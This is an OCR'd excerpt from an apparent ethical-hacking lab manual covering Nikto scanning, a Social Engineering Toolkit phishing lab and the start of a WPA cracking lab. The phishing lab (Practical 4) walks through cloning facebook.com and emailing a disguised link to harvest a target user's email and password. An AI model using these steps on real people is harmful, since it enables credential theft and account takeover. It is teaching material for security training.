
7. Click on Places > Home Folder, as shown in Figure.



8. Double click on the file Result.txt, then the following window will appear, as shown.



You can also check the scanning result in the command line terminal. Type ' cat Result.txt', and press Enter, as shown.



Then the output of the scanning process will be shown in the command line terminal as shown.

Lab summary

In this lab, we have demonstrated how to enumerate the services that are running on the target machine and find the vulnerabilities of the services.

Practical 3

Aim: Practical on vulnerability scanning and assessment using Nikto

Lab Objectives

In this lab, we will demonstrate how to: Perform vulnerability analysis using Nikto.

Lab Environment


In order to carry out this lab, you will require the following:

1. Kali Linux machine
2. Administrator privileges
3. Web browser with Internet connection


Lab Tasks

To set up Kali Linux for vulnerability scanning and use Nikto to scan for known vulnerabilities, perform the following steps:


1. Log in Kali Linux and open Terminal as shown.
2. Type the command 'nikto -h <URL of website you want to scan>' and press enter




3. Note a vulnerability number, for example 3128 and open a web browser.
4. Type the URL https://cve.mitre.org/ in the browser to open the Common Vulnerabilities and Exposures website, as shown.



5. Click on Search CVE List and type vulnerability number in the text box, as shown and press Enter.



It will give a list of vulnerability details, as shown.



Practical 4

Aim: Sniffing Facebook credentials using Social Engineering Toolkit

Lab Environment


In order to carry out this lab, you will require the following:

1. Kali Linux machine
2. Administrator privileges
3. Web browser with Internet connection

Lab Tasks

To perform Social Engineering and obtain the credent6ials of the target user, , perform the following steps:


1. Log in Kali Linux as a Virtual Machine.
2. Go to Applications > Exploitation Tools > SET Social Engineering Tool as shown.



Then you will get the SET menu as shown.


Now the list of social engineering methods will appear as shown.

3. Type '1' to choose the Social Engineering Attacks, as shown.




Then the list of menus in the social engineering methods will appear as shown.

4. Type '2' to choose the Website Attack Vectors, as shown.




5. In the next that appears, type '3' to choose the Credential Harvester Attack Method as shown.




6. Type '2' to choose Site Cloner, as shown.

Type the following screen will appear as shown. Now it will prompt for IP address for the PostBack in Harvester/Tabnabbing as shown.




7. Type the IP address of the Kali Linux of VM. Here, we have used 192.XX.XX.XX as the IP address as shown.




Then it will prompt to enter the URL of the website which is required to be cloned.

8. Type www.facebook.com as shown.



Then the following screen will appear as shown.


9. Launch a web browser in Kali Linux and open an email service.
10. Compose an email and provide target users email id in the textbox, as shown.




11. Click on the link icon. Type a text in the Text to display textbox.
12. Click on the radio button Web address.
13. Type the false URL https://facebook.com/ in the Web address text box. Click on OK

Now the text that you have typed will appear in the email body as a link as shown.


14. Click on send.



Now when the target user will open his email, he will find the link as shown.



When the target user will click on the link, he/she will be presented with a replica of facebook.com as shown.



The false Facebook.com page will ask the target user to enter the email and password to view pictures. When the target user enters the credentials the SET terminal of Kali Linux will fetch the email id and password.

Practical 5

Aim: Wireless attack-Cracking WPA

Lab Environment


To carry out this lab, you will require the following:

1. Kali Linux as the attacker machine
2. Web browser with internet connection
3. Administrative privileges


Lab Tasks

You can crack a wireless network encrypted with WPA by using the following steps:


1. Log in Kali Linux and launch the command terminal
2. First check if the wireless card is connected or not by using the 'iwconfig' command



